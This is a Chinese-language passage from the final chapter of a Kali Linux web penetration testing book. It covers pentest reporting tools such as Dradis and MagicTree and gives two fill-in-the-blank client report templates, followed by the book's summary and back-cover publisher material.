Kali Linux提供一些报表工具，可以对团队获取的信息进行组织，同时还有加密功能。接下来将简单介绍几个能帮助你更好进行渗透测试的工具。

8.7.1　Dradis

Dradis是一个用于信息共享的开源框架。Dradis提供一个集中的信息存储库，跟踪记录完成的任务和未完事项。Dradis可以从团队成员处收集信息，提供工具（例如：Nessus和Qualis），还可以导入信息（例如：漏洞列表）。

要使用Dradis，你可以打开**Reporting Tools** > **Documentation**菜单，选择**Dradis**。Dradis使用标准的浏览器界面，简化了各种用户的合作方式。要开始一个会话，你可以选择在Meta-Server上新建一个项目（New Project），设置一个团队成员共享使用的密码。

welcome to dradis
Server password
This server does not have a password yet, please set up one:
Password
Confirm Password
Meta-Server
You can create a new project or checkout one from the Meta-Server:
New project
Checkout project
Initialize

要登入系统，你需要创建一个用户名并设置一个密码。登入系统后，你就进入了主仪表盘。主仪表盘提供一些向导和演示视频，帮助你了解如何在服务中使用Dradis。

8.7.2　KeepNote

KeepNote是一个用来记笔记的应用程序。KeepNote支持各种文本和图像格式，按层次组织笔记，你可以在其中存储各种类型的笔记，并进行快速的浏览。要使用KeepNote，你可以打开**Reporting Tools** > **Documentation**菜单，选择**KeepNote**。

8.7.3　Maltego CaseFile



CaseFile是一个图形化的智能应用程序，用于判断上百种不同类型的信息之间的关系和真实世界联系。在调查时使用这个工具，信息收集和关系分析工作会更容易。



8.7.4　MagicTree

MagicTree是提高渗透测试生产力的工具，用于数据整合、查询、外部命令执行和报表生成。在MagicTree中，信息以树结构存储，很容易找到之前测试的结果，用于生成报表。

8.7.5　CutyCapt

CutyCapt可以捕捉Webkit的Web页面，存储为各种点阵和矢量图形格式，例如SVG、PDF、PS、PNG、JPEG、TIFF、BMP和GIF。

8.7.6　报告样例

下面是一些报告样例，你可以以此为模板，为你自己的客户生成提交文档。

服务提供商向客户提交的渗透测试报告。



这份文档包含了来自**服务提供商**的机密和特许信息，这些信息仅供**客户**内部使用。如果你接收此文档，我们即认为你同意对文档内容保密，未经书面请求和服务提供商的书面许可，不得复制、披露或散布其中任何内容。如果你不是指定的收件人，请注意：任何披露、复制或散布此文档内容的行为都是不允许的。

文档内容：

公司：客户

文档：渗透测试报告

日期：

密级：公开

收件人：公司、姓名、职位

文档历史：

日期：版本、作者、注释

1.0 草稿

2.0 审阅

目录：

执行摘要

1.1 摘要

客户委托服务提供商进行<domain>的季度渗透测试。

此次渗透测试于<Date>期间进行，各项任务以及测试结果的详细报告内容如下所述。

这项测试的目的是发现位于工作范围内的服务器上运行的配置和Web应用的安全漏洞。测试模拟攻击者或恶意用户的行为。

1.1.1 方法

- 大范围扫描，寻找可能用作入侵点的服务或者薄弱区域。
- 有针对性的扫描和调查，验证大范围扫描中发现的目标是否存在漏洞。
- 测试已发现的薄弱组件，以获取访问权限。
- 发现和验证漏洞。
- 按照风险级别、潜在损失大小和受攻击的可能性，对漏洞排序。
- 进行辅助研究和开发，对结果进行分析。确定需要立即处理的问题，提出推荐的解决方法。
- 给出提高安全性的建议。
- 知识转移。

在网络层的安全检查中，我们探查了各个服务器的端口，检测是否有服务存在已知安全漏洞。在Web应用程序层，我们检查了Web服务器的配置，并检测Web应用自身是否存在逻辑错误。

1.2 范围

此次渗透测试的范围仅限于下列IP地址：

< IP地址清单 >

< IP地址清单 >

< IP地址清单 >

1.3 主要发现

这一节概括了在此次渗透测试中发现的关键问题。

1.3.1 漏洞A

解释测试中发现的漏洞。

提出补救建议。

1.3.2 漏洞B

解释测试中发现的漏洞。

提出补救建议。

1.3.2 漏洞C

解释测试中发现的漏洞。

提出补救建议。

1.4 建议

客户建议客户制订一个行动计划，着手解决在此次安全评估中发现的问题。

这份报告中提出的建议分为短期实用建议和长期策略建议两类。短期实用建议可以矫正紧急的安全问题。长期策略建议则关注整体环境、未来趋势和引入安全最佳实践。建议要点如下：

1.4.1 短期实用建议

- 建议1
- 建议2
- 建议3
- 建议4
- 建议5

1.4.2 长期策略建议

- **主动安全评估**　遵循安全最佳实践，客户应当确保其面向互联网的基础设施的任何重大变更都要再次进行外部的安全评估，这种做法可以预防本文档推荐的变更对系统产生影响。
- **入侵检测/防御（IDS/IPS）**　可能遭到恶意攻击的网络应该具有检测入侵的能力，建议为此网络选择一个IDS解决方案。
- **自动化网络访问控制**　推荐的最佳实践是将特定网络访问权限的控制自动化。

1.5 小结

以下表格概括了系统的漏洞评估结果：

类　别	描　述
系统漏洞评估总结	
活动主机数	100
安全漏洞数	35
严重等级为高、中、低的漏洞数	21　6　8

2 技术报告

2.1 网络安全

2.1.1 条目1

描述：

运行服务：SMTP、HTTP、POP3、HTTPS

服务版本信息：

分析

描述

严重等级

中等

2.1.2 条目2

重复条目1内容

总结描述

参考资料：http://www.weblink.com

2.2 Web应用程序漏洞

风险描述	严重等级	可能损失	入侵概率	推荐
漏洞A	高	可能损失	入侵概率	推荐
漏洞B	高	可能损失	入侵概率	推荐
漏洞C	高	可能损失	入侵概率	推荐
漏洞D	中	可能损失	入侵概率	推荐
漏洞E	中	可能损失	入侵概率	推荐

（续）

风险描述	严重等级	可能损失	入侵概率	推荐
漏洞F	低	可能损失	入侵概率	推荐
漏洞G	低	可能损失	入侵概率	推荐
漏洞H	低	可能损失	入侵概率	推荐

经验证明，只要集中解决这份报告中列出的问题，系统的安全性就可以得到明显的改善。相关人员只要了解并严格执行安全最佳实践，就能解决发现的大部分问题，并不需要高超的技术能力。

附录

这一节提供了意见和结论表格中列出的已知漏洞的屏幕截图。

渗透测试报告

客户：

地址

联系信息

服务提供商：

地址

联系信息

测试渗透报告——客户

目录

执行摘要

总结

测试过程

网络安全漏洞评估

Web服务器安全漏洞评估

权限提升

长期驻守服务器

域权限提升

数据库数据利用

攻击者控制客户事务

结论

建议

风险评级

附录A：漏洞信息以及补救方法

漏洞A

漏洞B

漏洞C

漏洞D

附录B：对客户系统所做改动的清单

附录C：关于Offensive Security公司

执行摘要

客户授权服务提供商对其外部网站进行渗透测试。测试评估的方式是模拟恶意的攻击者对公司进行目的明确的渗透，从对如下情况做出判断。

- 远程攻击者是否可以渗透客户的防御。
- 安全漏洞对以下方面的影响：
  - 公司安全的完整性；
  - 公司信息的保密性；
  - 内部基础设施以及客户信息系统的可用性。

客户将使用评估结果决定未来信息安全计划的方向。所有的测试和操作都在受控条件下完成。

总结

服务提供商对客户提供的地址空间进行了网络侦察，这段地址空间即为本次的测试范围。服务提供商认为客户公司可受外部攻击的目标较少，只有一个外部Web站点和在网络侦察中发现的

其他服务。

在对客户主网站的安全评估中，我们发现该网站安装了一个有安全漏洞的插件。我们成功利用这个插件，取得了管理权限，并使用此权限获得对底层操作系统的交互访问，提升到root权限。

服务提供商使用管理权限找到内部网络资源，利用内部网络中的一个漏洞得到了本地系统访问权限，进而提升到域管理员权限，获得了对整个网络基础结构的控制。

测试过程

< 网络漏洞评估详细信息 >

< Web服务器漏洞评估详细信息 >

< 权限提升详细信息 >

< 长期驻守服务器详细信息 >

< 域权限提升详细信息 >

< 数据库数据利用详细信息 >

结论

在外部渗透测试过程中，客户受到了一系列的入侵，其最终结果将直接损害公司及其顾客的利益。

本次渗透测试的具体目标如下。

- 判断远程攻击者是否可以渗透客户的网络防御。
- 确定安全漏洞对以下方面的影响：
  - 公司系统的完整性；
  - 公司顾客信息的保密性；
  - 内部基础结构以及客户信息系统的可用性。

基于测试结果，我们认为一个远程攻击者能够渗透客户的防御系统。初始的攻击载体是严重风险，因为这种攻击载体可以通自动扫描发现。如果攻击者利用了这种漏洞，就可能会导致客户的网络瘫痪，影响客户的品牌形象。

建议

客户通过我们提供的服务，积极管理技术风险和网络安全，对此我们深表赞同。根据此次渗透测试发现的安全漏洞对整个组织的影响，我们建议客户调配合适的资源，及时采取补救措施。

虽然此次测试不提供所需补救措施的完整列表，我们在此提出一些概括性的建议。

- **补丁管理**　测试中发现的很多漏洞可以通过完善的补丁管理得到避免。我们推荐客户遵循NIST SP 800-408中列出的指导方针，制定补丁管理的安全策略。这样可以降低系统中存在漏洞的风险。
- **在所有系统中强制实行变更管理**　常见的安全漏洞是由人为错误导致的。通过在所有运行系统中实行严格的变更管理和控制流程，许多配置错误的问题可以得到避免。
- **使用多因素和基于角色的访问控制**　测试发现，一些核心系统只使用了密码安全这一种方式进行授权用户的验证。我们推荐的最佳实践是至少使用两种认证方式，同时要限制管理帐号的权限。
- **限制对核心系统的访问**　客户应该使用whitelists、ACL、VLAN以及其他方法，将核心系统与其他系统隔离。如果采用最小权限的设计概念，可以限制攻击者利用被侵入资源造成的危害。请参考NIST SP 800-27 RevA11，了解如何为IT系统建立一个安全基线。

风险评级

服务提供商为客户发现的风险可以分为不同级别，有非常严重的风险，也有等级较低的风险，接下来我们会具体阐述这些风险等级的内涵。服务提供商发现了三个非常严重的漏洞，这些漏洞可以用来获得对客户内部网络的访问权限。

- **严重**　立即影响核心业务流程。
- **高**　间接影响核心业务流程，或者是影响次要业务流程。
- **中**　间接或部分影响业务流程。
- **低**　没有直接影响。漏洞可能与其他漏洞一起利用。

根据在测试中系统发现的最高风险级别，被测试系统的当前风险级别为严重，共发现三个严重漏洞、两个中度风险漏洞和两个低风险漏洞。

附录：漏洞信息以及缓解方法

<漏洞A信息>

8.8　小结

作为本书的最后一章，这一章给出了渗透测试完成后编写专业的客户提交报告的指导意见。虽然侵入系统以及其他的技术工作非常有趣，但是详尽的报告和扎实的业务实践才能帮你挣钱养家。要想成功地提供专业服务，你必须在相关领域成为受人信赖的专家。具体到安全领域，你必须能够帮助客户符合行业规范，降低安全漏洞的风险，以及提高识别风险的能力。

这一章第一部分内容讨论的是遵从规范，因为帮助客户遵从规范是展示你提供的服务价值的

常用方法。我们发现，如果客户担心不能达到规定，或者近期遭遇到安全事故，通常会拨出预算购买相关服务。因此，了解常用标准可以帮助你为用户提供更好的服务。接着，我们介绍了服务收费的不同方式，以及在项目报价时需要注意的事项。然后，我们把交付报告分解为不同的部分，给出了向客户提交结果的最佳实践。最后一节介绍了Kali Linux提供的一些报表工具，这些工具可以帮助你生成信息，在客户交付报告中使用。

我们很享受编撰这本书的过程，也希望这本书能够帮助你实现你的Web应用程序渗透测试目标。感谢你阅读本书。

索　　引

A

B

C

D

E

F

G

H


J

Kali Linux是专业的渗透测试和安全审计工具，是世界上最流行的开源渗透工具包BackTrack的继任者。本书将教会读者怎样像真实的攻击者一样思考，以及理解他们如何利用系统和发现漏洞。

现实当中，就算你在极为安全的环境中开发Web应用，而且也有入侵检测系统和防火墙的保护，但要上线总得有一个对外开放的端口吧。这些端口在潜在攻击者眼里，就如同敞开的大门。因此，Web应用测试中绝不能缺少渗透测试这一环。本书是市面上第一本全面深入讲解Kali Linux工具包的专著，它注重实战、通俗易懂，强调换位思考，主张积极防御，是学习Kali Linux与渗透测试的必读之作。

本书作者均为国际知名的安全专家，其中Aamir Lakhani曾被《福布斯》杂志直言不讳地称为“间谍、超级英雄”，也是他们推荐的最值得关注的“46位美国联邦技术专家”之一。Joseph Muniz同样长期从事安全工作，现任思科公司系统安全工程师，并经常为《渗透测试》杂志撰稿。

本书适合所有渗透测试及对Web应用安全感兴趣的读者，特别是想学习使用Kali Linux的人阅读参考。有BackTrack经验的读者也可以通过本书了解这两代工具包的差异，学习下一代渗透测试工具和技术。



本书内容

- 进行安全漏洞侦察，收集目标信息
- 发现服务器安全漏洞，利用其获得高级访问权限
- 使用Web应用协议利用基于客户端的系统
- 使用SQL和跨站脚本（XSS）攻击
- 通过会话劫持技术窃取身份认证
- 加强系统防护，阻止其他攻击者利用系统
- 生成渗透测试报告
- 学习专业渗透测试人员的技巧，了解行业内幕

“这本书不仅告诉我们如何测试和保障Web应用安全，而且站在进攻者的角度，展示了攻击者如何达到危害系统的目的。作者Aamir Lakhani更是世界知名的网络安全专家，他在网络安全方面一直站在最前沿。一本经验人士和初学者都不可错过的好书。”

——亚马逊读者评论

“超级棒的一本书！这是一本圣经级专著，站在实用的角度给出了实际示例。最棒的是，作者在最后一章介绍了如何撰写渗透测试报告，以及如何很好地推销渗透测试。”

——lybrary.com读者评论

[PACKT] PUBLISHING

图灵社区：iTuring.cn

热线：(010)51095186转600

分类建议 计算机/计算机安全

人民邮电出版社网址：www.ptpress.com.cn



ISBN 978-7-115-36315-2

定价：59.00元

看完了

如果您对本书内容有疑问，可发邮件至contact@turingbook.com，会有编辑或作译者协助答疑。也可访问图灵社区，参与本书讨论。

如果是有关电子书的建议或问题，请联系专用客服邮箱：ebook@turingbook.com。

在这里可以找到我们：

微博 @图灵教育 : 好书、活动每日播报
微博 @图灵社区 : 电子书和好文章的消息
微博 @图灵新知 : 图灵教育的科普小组
微信 图灵访谈 : ituring_interview，讲述码农精彩人生
微信 图灵教育 : turingbooks